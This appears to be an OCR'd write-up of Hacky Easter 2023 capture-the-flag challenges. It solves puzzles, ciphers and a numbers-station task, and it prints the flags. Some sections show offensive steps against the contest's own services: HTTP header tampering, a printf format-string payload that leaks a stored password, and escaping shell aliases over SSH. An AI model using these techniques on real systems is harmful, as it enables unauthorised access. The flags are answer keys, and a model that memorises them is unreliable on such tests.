


Flag:

he2023{n0_b0uNc}

A Mysterious Parchment

On their holiday, the bunnies came across a sleepy village with an interesting tower. While enjoying the view, one of them found a crumpled parchment in a corner. "Hah, that's clever!", the bunnies agreed after quickly solving the code and altered it ever so slightly.




Approach:

Performing a Google reverse image search we find the picture being discussed at this site:

https://mysteriouswritings.com/mw-codes-ciphers-and-puzzle-series-rennes-le-chateau-small-parchment-code/

The encoding is of such that slightly raised letters give the encoded message. When we look at our picture, we can see they form the following message:



BUTISITACOOOLDCODEITSUREIS

Flag:

he2023{BUTISITACOOLOLDCODEITSUREIS}

Hamster

The Hamster has a flag for you.

http://ch.hackyeaster.com:2301

Note: The service is restarted every hour at x:00.

Approach:

When we browse to the URL we basically get the hints what to do next.


When we head over to /feed we get e.g. “Only hamster-agent is allowed” which suggests we might need to set a special HTTP User-Agent.

Once we set “User-Agent: hamster-agent” we are given a new task and so on.

All in all, in the end we end up with the following header setup:

```
PUT /feed HTTP/1.1
Host: ch.hackyeaster.com:2301
Referer: hackyhamster.org
Cookie: brownie=baked
Upgrade-Insecure-Requests: 1
User-Agent: hamster-agent
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Connection: close
```



Flag:

he2023{s1mpl3_h34d3r_t4mp3r1ng}

Lost In French Space

My friend went to France and sent me coordinates of interesting things he found.

Three of them look legit, but one does not make sense to me.

- `48.998 2.008`
- `45.960 0.090`
- `43.579 1.524`
- `45.007 4.335`
- the **first word** of the *thing* you find
- six **lowercase** letters
- wrapped in flag format, e.g. `he2023{thingy}`

Approach:

This was one of the challenges, which really took me a long time… :-D

Of course the number look like Geo coordinates

Let's map them out!

1st) Near "Parc aux etoiles"

2nd) ??? In the middle of a meadow

3rd) "Les sentiers des planetes"


4th) „Planete Mars Observatoire"

Clearly the 2nd coordinate sticks out like a sore thumb.


Another hint that was given is, that the three correct coordinates “lead” the way. Apparently, the 4th coordinate doesn’t really fit. Also given the reference to “Lost in _Space_” we think about where we could find those coordinates in addition? The 1st coordinate is near a display which shows the sun, but browsing sites about potential interesting coordinates on our sun lead to nothing. Probably it’s just too hot 😉

The next thing which comes up would be Mars. Here a lot more information is available and thinking about it, it might be that the coordinate leads to a Mars rover or something else on the red planet.


However, all the web pages I found don’t really cover the aspect of searching for coordinates on Mars or just point into nowhere.



It was only when I was using the Google Earth Desktop client (which allows you to browse other planets) [the mobile version doesn’t seem to – or at least I couldn’t find that function?] where entering the coordinate suddenly pointed to a fitting object, the “Davies” crater (https://en.wikipedia.org/wiki/Davies_(crater))




It turns out that simple googling for the coordinates WITHOUT the unnecessary 0 suffix after the numbers would have brought this up much quicker! However, when you search verbatim for the coordinate given on the page, Google won’t find references to the Davies crater – at least not on the first few hits that I checked 😉



Flag:

he2023{davies}

Spy Tricks



The bunny spymaster found a tiny note in a forgotten dead drop and is now scratching her head; she's sure she once knew the code, but there are too many swirling around in her head right now. Can you help her decipher the message?

```
27231 21597 10016 20971 24727 24414 22223 25666 20345 26292
26605 23788 20345 26292 21597 10016 27857 24727 26605 10016
24727 24414 10016 20345 10016 25979 20345 21910 21597 10016
20345 25666 25666 22849 26918 20345 23788 14398 10016 27231
21597 10016 20971 24727 24414 21910 22849 25666 24101 10016
26292 22536 21597 10016 25666 21597 20971 21597 22849 25040
26292 10016 24727 21910 10016 27857 24727 26605 25666 10016
23788 21597 26292 26292 21597 25666 10016 26292 24727 10016
26292 22536 21597 10016 20345 21284 21284 25666 21597 25979
25979 10016 26918 10016 25666 21597 25040 21597 20345 26292
10016 26918 10016 20345 24414 21284 10016 26292 22536 21597
10016 25666 21597 20345 21284 22849 24414 22223 10016 24727
21910 10016 23788 21597 26292 26292 21597 25666 10016 24414
26605 24101 20658 21597 25666 10016 15337 14398 03130 32552
31613 15650 15024 15650 15963 38499 22849 29735 33804 32865
33491 31613 29735 15963 15024 15963 29735 30674 15963 36308
36308 31613 35682 29735 30674 36621 36308 29735 36308 32552
30361 36308 35995 29735 34430 15024 36308 29735 35056 35682
15337 34117 31613 39125 03130 26292 22536 21597 10016 25040
20345 20971 23475 20345 22223 21597 10016 27231 20345 25979
10016 21284 21597 23788 22849 26918 21597 25666 21597 21284
10016 26292 24727 10016 27857 24727 26605 25666 10016 27231
22849 21910 21597 10016 25040 21597 25666 25979 24727 24414
20345 23788 23788 27857 14398 10016 21597 26918 21597 25666
27857 26292 22536 22849 24414 22223 10016 22849 25979 10016
```

```
20345 23788 23788 10016 25666 22849 22223 22536 26292 10016
27231 22849 26292 22536 10016 26292 22536 21597 10016 21910
20345 24101 22849 23788 27857 14398 10016 27231 21597 10016
27231 22849 25979 22536 10016 27857 24727 26605 10016 25979
26605 20971 20971 21597 25979 25979 14398 10016 22223 25666
21597 21597 26292 22849 24414 22223 25979 10016 21910 25666
24727 24101 10016 26292 22536 21597 10016 20971 24727 24101
25666 20345 21284 21597 25979 14398 10016 24414 26605 24101
20658 21597 25666 10016 15337 13772 10016 15963 25666 21284
10016 24727 21910 10016 21284 21597 20971 21597 24101 20658
                  21597 25666 14398 03130
```

Approach:

The hint says: “What do the numbers have in common?”

Common… so we check the GCD of those numbers.

Just googling the first 3,4, numbers with something like “27231 number” reveals (https://metanumbers.com/27231), that they all have a factor in union: 313. When we then divide every number by that factor, we see that the result in hex is in the printable ascii range, so let’s print them!

Writing a small python program:

```
with open("code.txt", "r") as f:
    lines = f.read()
l = lines.split(" ")
hist = {}
for i in l:
    i=i.strip()
    if len(i)<5: continue
    f = int(i,10)
    print(chr(f//313),end='')
```

yields the flag…

WE CONGRATULATE YOU ON A SAFE ARRIVAL. WE CONFIRM THE RECEIPT OF YOUR LETTER TO THE ADDRESS V REPEAT V AND THE READING OF LETTER NUMBER 1.

he2023{I_like_303_b3tter_but_thats_n0t_pr1me}

THE PACKAGE WAS DELIVERED TO YOUR WIFE PERSONALLY. EVERYTHING IS ALL RIGHT WITH THE FAMILY. WE WISH YOU SUCCESS. GREETINGS FROM THE COMRADES. NUMBER 1, 3RD OF DECEMBER.

Flag:

he2023{I_like_303_b3tter_but_thats_n0t_pr1me}

Level 5: Gimme five!

✋ Well done, first four levels done! Four more to come.

Thumper's PWN – Ring 3

Thumper has been hunting his nemesis, Dr. Evil, for months. He finally located his remote system and is trying to gain access. Can you help him find the right password?

Target: `nc ch.hackyeaster.com 2313`

Note: The service is restarted every hour at x:00.

Approach:

At first nothing seems to show any sign of problem. Anything we feed into the app just is returned to us. When we send more than 250 characters the service crashes, but also yields no helpful detail to us.

Finally, we try printf format strings and indeed the app interprets them. This is very promising, as with %p we can dump variables from the stack. We gradually increase the length of format string elements until we no

longer get addresses from the stack (0x7f…) but one on the heap (0x55…) and then try to print it …

```
daubsi@playbox:~$ nc ch.hackyeaster.com 2313
Welcome to the password protected vault
Please enter your password: Test %p %p %p %p %p %p %s
Nope..
Test 0x7f1853fac7e3 0x7f1853fad8c0 0x7f1853cd0104 0x6 0x7f18541d54c0 (nil) 5uP3R_s3cUr3_PW

is incorrect. Better luck next time
daubsi@playbox:~$ nc ch.hackyeaster.com 2313
Welcome to the password protected vault
Please enter your password: 5uP3R_s3cUr3_PW
Access granted, here is your flag:

he2023{w3lc0m3_t0_r1ng_3_thump3r}
```

Flag:

he2023{w3lc0m3_t0_r1ng_3_thump3r}

Ghost in a shell 4


```
_, _,_  _,  _, ___   _ _, _    _,    _, _,_ __, _,  _,    ' ,   ,
 / _ |_| / \ (_   |    | |\ |   /_\   (_  |_| |_  |   |     | \   /
 \ / | | \ / , )  |    | | \|   | |   , ) | | |   | , | ,   |  \ /
  ~  ~ ~  ~   ~   ~    ~ ~  ~   ~ ~    ~  ~ ~ ~~~ ~~~ ~~~   ~   ~
```

```
 ,--.     ,--.     ,--.     ,--.
| oo |   | oo |   | oo |   | oo |
| ~~ |   | ~~ |   | ~~ |   | ~~ |  o  o  o  o  o  o  o  o  o  o  o  o
|/\/\|   |/\/\|   |/\/\|   |/\/\|
```

Connect to the server, snoop around, and find the flag!

- ssh ch.hackyeaster.com -p 2306 -l blinky
- password is: blinkblink

Note: The service is restarted every hour at x:00.

Approach:

“Ghost in a shell” is another incarnation of the series that was started last HackyEaster which was especially fun to solve.

Once we connect to the box, we can try the usual stuff to look around but quickly realize that the interesting commands are not what they seem to be. It needs a little bit of experience to see many commands have been aliased, which the execution of the “alias” command itself confirms:

```
ccc97865943b:~$ alias
alias ash='exit'
alias bash='echo "you are not a bash brother" && exit'
alias cat='echo "|\---/|" && echo "| o_o |  meow!" && echo " \___/" #'
alias cd='/bin/true'
alias egrep='echo "" #'
alias fgrep='echo "" #'
alias find='echo "command not found: find" #'
alias fzip='/usr/bin/zip -P "/bin/funzip"'
alias grep='echo "" #'
alias id='echo "uid=0(root) gid=0(root) groups=0(root)"'
alias java='echo "command not found: java" #'
alias less='echo "|\---/|" && echo "| o_o |  meow!" && echo " \___/" #'
alias ls='/bin/ls /home/blinky | /bin/grep -v home #'
alias more='echo "|\---/|" && echo "| o_o |  meow!" && echo " \___/" #'
alias pwd='echo /home/blinky #'
alias python='echo "command not found: python" #'
alias sh='echo "one does not simply sh into Mordor" && exit'
alias vi='echo "command not found: vi" #'
alias vim='echo "command not found: vim" #'
alias whoami='echo "you are you"'
alias zip='echo "command not found: zip" #'
alias zsh='exit'
```

Removing those aliases allows us to roam freely and we quickly find the ZIP file with the flag at /home/blinky/blinkyflag.zip

```
ccc97865943b:~$ find .
.
./about.txt
./home
./home/blinky
./home/blinky/blinkyflag.fzip
./.bashrc
./flag.txt
./blinky
```

And use “funzip” with the PW we see in the list of aliased commands to get the flag:

```
ccc97865943b:~$ funzip ./home/blinky/blinkyflag.fzip
Enter password:
he2023{al1asses-4-fUn-and-pr0fit}
```

Flag:

he2023{al1asses-4-fUn-and-pr0fit}

Going round


I got a flag, but it's encrypted somehow:
ip0232j{1t_x_v0z4b3bm__v4xvq}a

It was created using the following service:

http://ch.hackyeaster.com:2305

Note: The service is restarted every hour at x:00.

When we use the webpage, we can see that for the input “sample” the following output is generated: “eatuit”




Playing around with various inputs yields the following details:

2 characters are handled in one step.

The position is reversed and they are rotated.

I could have written a script, but I basically did it trial and error which did not need more than 5 minutes to get the proper input which yields the scrambled flag “ip0232j{1t_x_v0z4b3bm__v4xvq}a “ we had in the challenge description



Flag:

he2023{fl1p_n_r0t4t3_in_p4irs}

Numbers station

"Testing, testing, one, two, one, zero.." - the bunnies found a strange radio station when looking for uplifting BunnyBop; can you find out what the nice Spanish lady is saying?

Approach:

We get a MP3 file of a Spanish speaking woman reading aloud digits and the hint:

“There are 10 kinds of people in this world.

Those who understand binary, and those who don't.”

First of all, we need to get the proper transcription of what she says, as we don’t want to write down numbers for 8:30 minutes.

I used two free online services, which transcribe the file. Google Cloud Platform had a free quota of up to 1 hour per month but had slight errors in the result. I tried Amberscript (https://www.amberscript.com/) which eventually proved to do the best transcription for that purpose

This is the file amberscript created:

```
04614150413040709071716030917091806061616030414020403141704030609060218170904130303071815030417120917121317071916041804021817060805041514060905190214181304071614071616120512090807181508031204140614150614121708031219071802041305151302131218020212180504121316091203141518141603161518061907030817170918141317041905161312121807181412020617170414191307040306021416191.
90904160717081218131718021719040202131209051219090504090518160415160517031613091814041602131319051805180615180912121703051313041707061204151203080619160213130705090
```


213021719130916050904041417060304170418160414161612061412051718130603131714040713180912171712120517.

There was a “b” and a “c” in the transcription I just removed as the mp3 was named “numbers”, so I expected to have only numbers in them. Also, the dots had to go and the newline.

```
046141504130407090717160309170918060616160304140204031417040306090602181709041303030718150304171209171213170719160418040218170608050415140609051902141813040716140716161205120908071815080312041406141506141217080312190718020413051513021312180202121805041213160912031415181416031615180619070308171709181413170419051613121218071814120206171704141913070403060214161919090416071708121813171802171904020213120905121909050518160415160517031613091814041602131319051805180615180912121703051313041707061204151203080619160213130705090213021719130916050904041417060304170418160414161612061412051718130603131714040713180912171712120517
```

At first I assumed we might have to convert the whole string in the sense of maybe interpreting it as a big base10 (or base16) number, then rewriting in base2 (hence “binary”) and then maybe back to ASCII and maybe something would appear then?

When we then recall the hint regarding binary we notice that there are a LOT of 0 and 1 in that stream. So we filter all but those and then try a “From Binary” with Cyberchef which yields us the flag:

https://gchq.github.io/CyberChef/#recipe=Find_/_Replace(%7B'option':'Regex','string':'%5B23456789%20/b%5C%5C%5C%5C-c%5D'%7D,'',true,false,true,false)From_Binary('Space',8)&input=MDQ2MTQxNTA0MTMwNDA3MDkwNzE3MTYwMzA5MTcwOTE4MDYwNjE2MTYwMzA0MTQwMjA0MDMxNDE3MDQwMzA2MDkwNjAyMTgxNzA5MDQxMzAzMDMwNzE4MTUwMzA0MTcxMjA5MTcxMjEzMTcwNzE5MTYwNDE4MDQwMjE4MTcwNjA4MDUwNDE1MTQwNjA5MDUxOTAyMTQxODEzMDQwNzE2MTQwNzE2MTYxMjA1MTIwOTA4MDcxODE1MDgwMzEyMDQxNDA2MTQxNTA2MTQxMjE3MDgwMzEyMTkwNzE4MDIwNDEzMDUxNTEzMDIxMzEyMTgwMjAyMTIxODA1MDQxMjEzMTYwOTEyMDMxNDE1MTgxNDE2MDMxNjE1MTgwNjE5MDcwMzA4MTcxNzA5MTgxNDEzMTcwNDE5MDUxNjEzMTIxMjE4MDcxODE0MTIwMjA2MTcxNzA0MTQxOTEzMDcwNDAzMDYwMjE0MTYxOTE5MDkwNDE2MDcxNzA4MTIxODEzMTcxODAyMTcxOTA0MDIwMjEzMTIwOTA1MTIxOTA5MDUwNDA5MDUxODE2MDQxNTE2MDUxNzAzMTYxMzA5MTgxNDA0MTYwMjEzMTMxOTA1MTgwNTE4MDYxNTE4MDkxMjEyMTcwMzA1MTMxMzA0MTcwNzA2MTIwNDE1MTIwMzA4MDYxOTE2MDIxMzEzMDcwNTA5MDIxMzAyMTcxOTEzMDkxNjA1MDkwNDA0MTQxNzA2MDMwNDE3MDQxODE2MDQxNDE2MTYxMjA2MTQxMjA1MTcxODEzMDYwMzEzMTcxNDA0MDcxMzE4MDkxMjE3MTcxMjEyMDUxNw
```




Flag:
he2023{L1stening_to_spy_c0mmunicat1ons}
```

Igors Gory Password Safe

You found the following letter:

Hi Peter

Thanks again for your help in cryptography to make the passwordsafe secure. Now

- *The passwords of the user are stored in a irreversible way (bcrypt)*
- *All passwords in the safe are encrypted by a strong symmetric key*

Kind regards, Roy


Open the passwordsafe at http://ch.hackyeaster.com:2312 to get your 🏳 flag.

